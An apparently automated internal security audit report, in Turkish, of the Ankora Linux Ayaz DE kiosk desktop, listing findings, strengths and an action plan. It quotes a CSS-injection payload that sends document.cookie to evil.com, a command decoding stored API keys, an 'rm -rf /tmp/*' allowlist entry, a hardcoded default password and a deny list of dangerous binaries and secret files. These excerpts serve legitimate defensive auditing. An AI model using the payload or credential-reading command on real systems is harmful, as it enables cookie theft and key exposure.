


 GİZLİ — DAHİLİ GÜVENLİK DENETİMİ

Ankora Linux — Ayaz DE v2.0.0

Kapsamlı Güvenlik Denetim Raporu (Kod Tabanı Tam İncelemesi)

Tarih: 24 Eylül 2026 Denetçi: Antigravity Security Audit Engine

Kapsam: Tam Kaynak Kod (Rust + JavaScript + HTML + Config + Scripts) Proje: github.com/Ankora-Linux/Ayaz



Genel Güvenlik Puanı: 78 / 100 — İyi Seviye

Ankora Linux Ayaz DE, bir kiosk masaüstü ortamı için endüstri ortalamasının üzerinde güvenlik önlemleri barındırıyor. Komut yürütme, dosya erişimi ve AI entegrasyonu gibi hassas alanlarda katmanlı koruma mevcut. Aşağıda detaylandırılan orta ve düşük ciddiyet seviyesindeki bulgular kapatıldığında bu puan 90+ seviyesine çıkabilir.

0

KRİTİK

2

YÜKSEK

5

ORTA

7

DÜŞÜK / BİLGİ

Yüksek Ciddiyet Bulguları

Aktif saldırı vektörü oluşturabilecek ve öncelikli müdahale gerektiren bulgular

SEC-HIGH-01: Kimlik Bilgisi Depolama — Base64 Encoding Tek Katman

YÜKSEK

API anahtarları (OpenAI, Gemini, Groq) `credentials.dat` dosyasında Base64 ile encode edilerek saklanıyor. Base64 bir şifreleme algoritması değil, encoding standardıdır ve kolayca decode edilebilir.

Dosya izinleri 0600 olarak ayarlanmış (yalnızca Unix), ancak disk erişimi olan bir saldırgan tüm API anahtarlarını düz metin olarak okuyabilir.

- `load_credentials()` → Base64 decode → JSON parse → ham API anahtarları
- Saldırı Senaryosu: `cat ~/.config/ankora/credentials.dat | base64 -d` → tüm anahtarlar ifşa
- Windows ortamında dosya izin koruması (0600) uygulanamıyor

ÖNERİ

OS-native keychain/keyring entegrasyonu kullanılmalı (Linux: libsecret/GNOME Keyring, macOS: Keychain, Windows: DPAPI). Alternatif olarak AES-256-GCM veya ChaCha20-Poly1305 ile şifreleme uygulanabilir. En azından bir master anahtar türetimi (PBKDF2 veya Argon2) ile korunmalı.

📍 `src-tauri/src/main.rs` • Satır 271-296 • `load_credentials()` / `save_credentials()`

SEC-HIGH-02: Kurulumda Varsayılan Parola Hardcode

YÜKSEK

Kurulum sihirbazının frontend tarafında, kullanıcı parola girmezse varsayılan olarak `"ankora"` değeri gönderiliyor. Bu, kurulum sırasında kullanıcının dikkat etmemesi halinde son derece zayıf, tahmin edilebilir bir parola ile sistem kurulmasına yol açar.

- `password: document.getElementById('inst-password')?.value || 'ankora'`
- Bu tür bir fallback değeri brute-force veya wordlist saldırıları için ilk hedef olur
- Rust backend tarafında parola karmaşıklık doğrulaması bulunmuyor

ÖNERİ

Varsayılan parola fallback'i kaldırılmalı. Kullanıcı boş parola ile kurulum başlatmaya çalışırsa frontend ve backend tarafında hata gösterilmeli. En az 8 karakter, karışık karakter kümesi (harf+rakam+özel) zorunluluğu getirilmeli.

📍 `src/app.js` • Satır 1356 • `InstallerWizard.runInstall()`

⚡ Orta Ciddiyet Bulguları

Belirli koşullarda risk oluşturabilecek, planlı düzeltme gerektiren bulgular

SEC-MED-01: Gemini API Anahtarı URL Parametresinde Açık İletim

ORTA

Google Gemini API çağrılarında API anahtarı `?key=...` şeklinde URL query parametresine ekleniyor. Bu, anahtarın HTTP sunucu loglarına, proxy loglarına, tarayıcı geçmişine ve ağ izleme araçlarına sızma riskini artırır.

- `format!(".", resolved_key)` → anahtarın URL'de düz metin olarak görünmesi
- OpenAI ve Groq için `Authorization: Bearer` header'ı doğru şekilde kullanılmış

ÖNERİ

Google'ın yeni Gemini API v1 formatı HTTP header tabanlı kimlik doğrulama da destekler. `x-goog-api-key` header'ı kullanılması tercih edilmeli. Bu, Google'ın kendi önerisidir.

📍 `src-tauri/src/main.rs` · Satır 864-866 · `query_local_ai()` → [Gemini bloğu](#)

SEC-MED-02: UpdaterManager.formatMarkdown() — Kısıtlı XSS Riski

ORTA

Güncelleme notları (`release_notes`) GitHub API'den alınıp `formatMarkdown()` fonksiyonuyla HTML'e dönüştürülüyor. Fonksiyon önce `escapeHtml()` ile temizleme yapıyor, ardından regex ile `<h2>` , `<strong>` , `<li>` etiketleri oluşturuyor. GitHub API yanıtı değiştirilirse (MITM veya repo devralma) sınırlı HTML enjeksiyonu yapılabilir.

- `escapeHtml()` uygulandığı için doğrudan `<script>` enjeksiyonu engelleniyor
- Ancak bold/heading regex dönüşümleri CSS-based saldırı vektörü açabilir
- CSP `script-src 'self'` sayesinde script yürütülmesi engelleniyor — risk sınırlı

ÖNERİ

Güncelleme notlarını sadece `textContent` ile render edin veya DOMPurify benzeri bir sanitizer kütüphanesi kullanın. Markdown ayrıştırma regex yerine kontrollü bir parser ile yapılmalı.

📍 `src/app.js` · Satır 2215-2224 · `UpdaterManager.formatMarkdown()`

SEC-MED-03: Güncelleme İndirme — HTTPS Redirect Takibi Kapalı Ama TLS Doğrulaması Eksik

ORTA

Güncelleme indirme istemcisi (`download_and_apply_de_update`) redirect takibini kapatmış, ancak indirilen `.deb` paketinin bütünlük doğrulaması (checksum/GPG signature) yapılmıyor. Paket doğrudan `dpkg -i` ile sisteme kurulabiliyor.

- Sadece URL prefix kontrolü mevcut (<https://github.com/> veya <https://objects.githubusercontent.com/>)
- SHA256 checksum doğrulaması yok
- GPG imza doğrulaması yok
- İndirilen dosyanın gerçekten valid bir `.deb` olup olmadığı kontrol edilmiyor

ÖNERİ

GitHub Release'e SHA256 checksum dosyası ekleyin. İndirme sonrası `sha256sum` veya Rust'ta `sha2` crate ile hash doğrulaması yapın. İdeal olarak GPG ile imzalı paketler kullanın.

• src-tauri/src/main.rs • Satır 1596-1701 • `download_and_apply_de_update()`

SEC-MED-04: CSP Politikasında `unsafe-inline` Style Directive

ORTA

Tauri güvenlik yapılandırmasındaki CSP (Content Security Policy) kuralında `style-src 'self' 'unsafe-inline'` directifi mevcut. Bu, CSS enjeksiyonu saldırılarına (data exfiltration via CSS) kapı aralıyor.

- `script-src 'self'` doğru şekilde kısıtlanmış — XSS korunması sağlam
- `object-src 'self' data:` → data URI ile obje yükleme potansiyel vektör
- `frame-src 'self' data: blob:` → PDF görüntüleme için gerekli, ancak geniş
- `connect-src` sadece localhost'a izin veriyor — SSRF önlemi var

ÖNERİ

Tüm inline style'ları CSS dosyasına taşıyıp `'unsafe-inline'` kaldırılmalı. `object-src` daha da kısıtlanabilir. `frame-src` yalnızca `'self' blob:` olabilir (data: kaldırılarak).

• src-tauri/tauri.conf.json • Satır 49 • `security.csp`

SEC-MED-05: `rm -rf /tmp/*` Whitelist içinde ve Doğrudan Yürütülebilir

ORTA

`EXACT_ALLOWED_COMMANDS` ve `ALLOWED_AGENT_ACTIONS` listelerinde `rm -rf /tmp/*` komutu bulunuyor. Bu, AI ajanı veya terminal üzerinden kullanıcının `/tmp` dizinini tamamen silmesine olanak tanıyor. Çalışan uygulamaların geçici dosyaları dahil olmak üzere tüm `/tmp` içeriği silinebilir.

- Çalışmakta olan uygulamaların socket ve temp dosyalarını bozabilir

- `echo 3 > /proc/sys/vm/drop_caches` de listede — sistemin performansını anlık olarak düşürebilir
- AI ajanı kullanıcı onayı ile bu komutu tetikleyebilir

ÖNERİ

`/tmp` temizliği için daha güvenli bir yaklaşım benimsenebilir: sadece 24 saatten eski dosyaları temizleyen `find /tmp -mtime +1 -delete` komutu veya `tmpwatch` aracı tercih edilmeli.

📍 `src-tauri/src/main.rs` • Satır 40, 69 • `EXACT_ALLOWED_COMMANDS` / `ALLOWED_AGENT_ACTIONS`

i Düşük Ciddiyet / Bilgilendirme Bulguları

Doğrudan saldırı vektörü oluşturmayan, ancak güvenlik hijyenini iyileştirmek için ele alınması önerilen bulgular

SEC-LOW-01: Duvar Kağıdı Ayarında CSS Injection Potansiyeli

DÜŞÜK

`ThemeManager.setWallpaper()` fonksiyonunda wallpaper dosya adı doğrudan `url('...')` CSS property'sine yazılıyor. Saldırgan localStorage'ı manipüle edebilirse CSS enjeksiyonu yapabilir.

- `elWp.style.backgroundImage = `url('${wpFile}')` — sanitizasyon yok
- Saldırı vektörü: `'); background:url(https://evil.com/track?cookie='+document.cookie+'`
- localStorage yerel olduğundan riskin gerçekleşme olasılığı düşük

• src/app.js • Satır 1498-1499 • `ThemeManager.setWallpaper()`

SEC-LOW-02: repo_override Parametresi İle Keyfi GitHub Reposu Sorgulanabilir

DÜŞÜK

`check_de_update()` fonksiyonu `repo_override` parametresi kabul ediyor. Frontend bu parametreyi kullanmıyor, ancak IPC üzerinden doğrudan çağrılırsa herhangi bir GitHub reposu sorgulanabilir. Bilgi ifşası riski minimal.

• src-tauri/src/main.rs • Satır 1529-1531 • `check_de_update()`

SEC-LOW-03: Terminal Komut Geçmişi localStorage'da Düz Metin

DÜŞÜK

Terminal komut geçmişi `ankora_term_history` anahtarı ile localStorage'da saklanıyor. Hassas veriler (dosya yolları, kullanıcı adları) yanlışlıkla terminal geçmişine kaydedilebilir.

• src/app.js • Satır 574-629 • `Terminal.saveHistory()`

SEC-LOW-04: `cat` Komutu ALLOWED_UTILITIES Listesinde Yok Ama EXACT_ALLOWED İçinde Mevcut

DÜŞÜK

`run_terminal_command()` içindeki dinamik yol, `cat` aracını `ALLOWED_UTILITIES` listesinde aramak için bir kontrol bloğu içeriyor (satır 593-597), ancak `cat` bu listede yer almıyor. Bu, kodun ölü dal (dead code) içerdiğini ve bakım karmaşası yaratabileceğini gösteriyor.

• src-tauri/src/main.rs • Satır 51-54, 593-597 • `ALLOWED_UTILITIES + cat` bloğu

SEC-LOW-05: Sudoers Kuralı Tek Kullanıcıya Sabitlenmiş

DÜŞÜK

Sudoers dosyası `ankora` kullanıcısına sabitlenmiş. Farklı kullanıcı adıyla kurulum yapılırsa güncelleme mekanizması çalışmaz. Kurulum sonrası kullanıcı adına göre dinamik sudoers üretilmeli.

📌 `scripts/ankora-updater-sudoers` • Satır 4

SEC-LOW-06: Tokio "full" Feature Flag — Gereksiz Yüzey Alanı

DÜŞÜK

`Cargo.toml` 'da Tokio `features = ["full"]` ile dahil edilmiş. Bu, kullanılmayan modülleri (`net`, `signal`, `fs` vb.) de derliyor ve saldırı yüzey alanını artırıyor. Sadece gereken feature'lar seçilmeli (`rt`, `macros`).

📌 `src-tauri/Cargo.toml` • Satır 15

SEC-LOW-07: update-helper.sh'de DEBIAN_FRONTEND ve Sessiz Kurulum

DÜŞÜK

Güncelleme yardımcısı scripti başarısız `dpkg -i` durumunda `apt-get install -f -y -qq` çalıştırıyor. Bu, beklenmedik bağımlılıkların kullanıcı müdahalesi olmadan kurulmasına neden olabilir.

📌 `scripts/ayaz-update-helper.sh` • Satır 27-30

✓ Güçlü Yönler — Pozitif Güvenlik Bulguları

Projede doğru uygulanmış, endüstri standartlarına uygun güvenlik mekanizmaları

Katmanlı Komut Yürütme Güvenliği (Whitelist + Kara Liste + Metakarakter Filtresi)

GÜÇLÜ

Terminal motoru üçlü koruma katmanı uyguluyor:

- **Kesin Whitelist:** `EXACT_ALLOWED_COMMANDS` — sadece tanımlı komutlar yürütülebilir
- **Kara Liste:** `FORBIDDEN_LAUNCH_BINARIES` — `sudo` , `bash` , `dd` , `passwd` gibi tehlikeli araçlar kesinlikle engelli
- **Metakarakter Filtresi:** `; & | \ ` $ > < ()` karakterleri engelleniyor
- **Dizin Geçişi Koruması:** `..` içeren argümanlar reddediliyor
- **Hassas Dosya Kalıpları:** `/etc/shadow` , SSH anahtarları vb. mutlak engel

Dosya Okuma Güvenliği — 7 Katmanlı Koruma

GÜÇLÜ

`read_document_file()` fonksiyonu yedi ayrı güvenlik kontrolü uyguluyor:

- Dizin geçişi (`..`) engeli
- İzin verilen dosya uzantısı kontrolü (yalnızca pdf, md, txt, conf, log, json, yaml vb.)
- Kanonik yol çözümleme (`canonicalize` → symlink bypass önleme)
- Hassas dosya kalıp eşleşmesi (kanonik yol üzerinde)
- İzin verilen izin sınırları (Documents, Downloads, home)
- Hard-link istismarı tespiti (`nlink > 1` reddi)
- 50 MB dosya boyutu sınırı

Güvenli Uygulama Başlatma — Symlink Bypass Koruması

GÜÇLÜ

`launch_application()` fonksiyonu kanonik yol kontrolü yaparak sembolik linklerin kara listeyi atlatmasını önüyor. Yalnızca `/usr/bin/` , `/bin/` , `/usr/local/bin/` , `/usr/games/` ve `/opt/` altındaki programlar çalıştırılabilir.

AI Ajan Güvenliği — Onay Zinciri ve Eylem Kısıtlama

GÜÇLÜ

- AI'nın yürütebileceği komutlar `ALLOWED_AGENT_ACTIONS` ile kısıtlı (8 komut)
- Her AI eylemi kullanıcı onayı gerektiriyor (Confirm Modal)
- Ollama uç noktası yalnızca `127.0.0.1` / `localhost` ile kısıtlı

- SSRF koruması: `169.254.169.254` (bulut metadata) ve `metadata.google.internal` engelli
- Custom endpoint'ler HTTPS veya localhost olmak zorunda
- HTTP redirect takibi kapatılmış (`Policy::none()`) — redirect-based SSRF engelli

XSS Koruması — `escapeHtml()` Tutarlı Kullanımı

GÜÇLÜ

Frontend tarafında tüm kullanıcı verisi (paket adları, dosya adları, disk bilgileri) `escapeHtml()` fonksiyonu ile HTML-encode edilerek DOM'a yazılıyor. `&`, `<`, `>`, `"`, `'` karakterleri kaçırılıyor. AI yanıtları `textContent` ile render ediliyor, `innerHTML` kullanılmıyor.

Güvenli Kurulum Motoru — Input Validation ve STDIN Pipe

GÜÇLÜ

- Disk hedefi regex doğrulaması: Sadece `/dev/sd[a-z]+` , `/dev/vd[a-z]+` , `/dev/nvme<N>n<N>` kabul ediliyor
- Bölüm (partition) seçimi engelli — yalnızca tam disk seçilebilir
- Kullanıcı adı/hostname RFC uyumlu doğrulama
- Parola `chpasswd` 'ye STDIN pipe ile iletiliyor — komut satırı argümanında görünmüyor
- Null byte ve newline enjeksiyonu engelleniyor

Derlemede Güvenlik Optimizasyonları

GÜÇLÜ

- `opt-level = "s"` → ikili boyut optimizasyonu
- `lto = true` → bağlayıcı optimizasyonu (dead code elimination)
- `panic = "abort"` → unwinding yerine abort (stack bilgi sızıntısı azaltma)
- `strip = true` → hata ayıklama sembollerinin kaldırılması
- `codegen-units = 1` → tekil derleme birimi (daha iyi optimizasyon)

Tauri API Yüzey Alanı Denetimi

Tauri allowlist ve pencere yapılandırması güvenlik değerlendirmesi

API YÜZEYİ	DURUM	RİSK NOTU
<code>allowlist.all</code>	 Kapalı	Doğru — tüm API'ler varsayılan kapalı
<code>window.all</code>	 Kapalı	Yalnızca gerekli pencere işlemleri açık
<code>shell.all</code>	 Kapalı	Yalnızca shell.open (URL açma) izinli
<code>shell.open</code>	 Açık	Harici URL/dosya açabilir — riski düşük
<code>fs</code>	 Kapalı	Dosya sistemi API'si tamamen kapalı
<code>dialog</code>	 Kapalı	Dialog API kapalı
<code>http</code>	 Kapalı	Frontend HTTP istemcisi kapalı — tüm ağ çağrıları Rust tarafında
<code>process</code>	 Kapalı	Süreç yönetimi API'si kapalı
<code>clipboard</code>	 Kapalı	Pano erişimi kapalı
<code>global-shortcut</code>	 Kapalı	Genel kısayol API'si kapalı

Dosya Bazlı Güvenlik Kontrol Matrisi

DOSYA	SATIR	KONTROL	SONUÇ
main.rs	1,822	Komut enjeksiyonu	✅ Whitelist + Blacklist + Metakarakter filtreleme
main.rs	—	Dosya yolu geçişi	✅ canonicalize + .. kontrolü + nlink kontrolü
main.rs	—	SSRF koruması	✅ Metadata IP blok + HTTPS zorlaması + redirect kapalı
main.rs	—	Input doğrulama	✅ username/hostname/disk/package regex doğrulama
main.rs	—	Parola güvenliği	⚠ STDIN pipe ama karmaşıklık kontrolü yok
main.rs	—	Kimlik depolama	⚠ Base64 — şifreleme değil
app.js	2,449	XSS koruması	✅ escapeHtml() tutarlı kullanım
app.js	—	eval() kullanımı	✅ Yok — güvenli
app.js	—	Hassas veri localStorage	⚠ API key temizlenmiş, ama geçmiş saklanıyor
tauri.conf.json	67	CSP politikası	⚠ unsafe-inline style
tauri.conf.json	—	API yüzey alanı	✅ Minimal — sadece window + shell.open
Cargo.toml	30	Bağımlılık güvenliği	✅ Güvenilir crate'ler, strip/LTO aktif
index.html	1,574	Inline script	✅ Tüm JS harici dosyada
update-helper.sh	41	Script güvenliği	✅ set -e, regex path doğrulama
ankora-updater-sudoers	5	Yetki yükseltme	⚠ Sabit kullanıcı adı



Öncelikli Aksiyon Planı

Bulguların kapatılması için önerilen eylem sıralaması

#	AKSİYON	CİDDİYET	ÇABA	ETKİ
1	Kimlik bilgisi depolamasını OS keyring veya AES-256 ile değiştir	Yüksek	Orta	API anahtarı ifşasını önler
2	Varsayılan "ankora" parolasını kaldır, karmaşıklık kuralı ekle	Yüksek	Düşük	Brute-force riskini ortadan kaldırır
3	Güncelleme paketine SHA256 checksum doğrulaması ekle	Orta	Düşük	Paket bütünlüğünü garanti eder
4	Gemini API anahtarını URL yerine header'da ilet	Orta	Düşük	Anahtar sızıntı riskini azaltır
5	CSP'den <code>unsafe-inline</code> kaldır	Orta	Orta	CSS enjeksiyon vektörünü kapatır
6	<code>rm -rf /tmp/*</code> yerine yaşlandırılmış temizlik kullan	Orta	Düşük	Çalışan uygulama dosyalarını korur
7	Güncelleme notları render'ını <code>textContent</code> ile değiştir	Orta	Düşük	DOM enjeksiyon yüzeyini kapatır
8	Tokio feature flag'ini <code>["rt", "macros"]</code> ile sınırla	Düşük	Düşük	Saldırı yüzey alanını azaltır
9	Sudoers kuralını dinamik kullanıcıya bağla	Düşük	Düşük	Farklı kurulumlarla uyumluluk sağlar



Birim Test Kapsamı Değerlendirmesi

Projede 4 birim testi mevcut (main.rs satır 1747–1821). Testlerin kapsamı:



`is_valid_disk_target()` — Geçerli ve geçersiz disk yolları test ediliyor (13 assertion)

- ✓ `is_valid_username()` — Geçerli ve geçersiz kullanıcı adları test ediliyor (7 assertion)
- ✓ `is_valid_deb_package_name()` — Paket adı doğrulaması test ediliyor (7 assertion)
- ✓ `parse_semver()` / `is_newer_version()` — Versiyon karşılaştırma (9 assertion)
- ⚠ Eksik: `run_terminal_command()` whitelist/blacklist testleri
- ⚠ Eksik: `read_document_file()` path traversal testleri
- ⚠ Eksik: `launch_application()` symlink bypass testleri
- ⚠ Eksik: SSRF koruma testleri (metadata IP, redirect)

ÖNERİ

Güvenlik kritik fonksiyonlar (komut yürütme, dosya okuma, uygulama başlatma, AI SSRF koruması) için birim testleri eklenmeli. Fuzz testing (cargo-fuzz) ile sınır durumları keşfedilmeli.



Sonuç ve Genel Değerlendirme

Ankora Linux Ayaz DE v2.0.0 kod tabanı, bir kiosk masaüstü ortamı için **ortalamanın üzerinde güvenlik önlemleri** barındırmaktadır. Özellikle komut yürütme motoru, dosya erişim katmanı ve AI ajan güvenlik zinciri endüstri standartlarına uygun tasarlanmış ve katmanlı savunma (defense-in-depth) ilkesi doğru uygulanmıştır.

Kritik seviyede güvenlik açığı tespit edilmemiştir. Raporda belirtilen 2 yüksek ve 5 orta seviye bulgu, yukarıdaki aksiyon planı izlenerek kapatılabilir. Tüm öneriler uygulandığında güvenlik puanının **90+** seviyesine ulaşması beklenmektedir.

Projenin en güçlü yanları: **minimal Tauri API yüzeyi, XSS korumasında tutarlılık, SSRF önlemlerinin kapsamlılığı ve derleme zamanı güvenlik optimizasyonlarıdır.**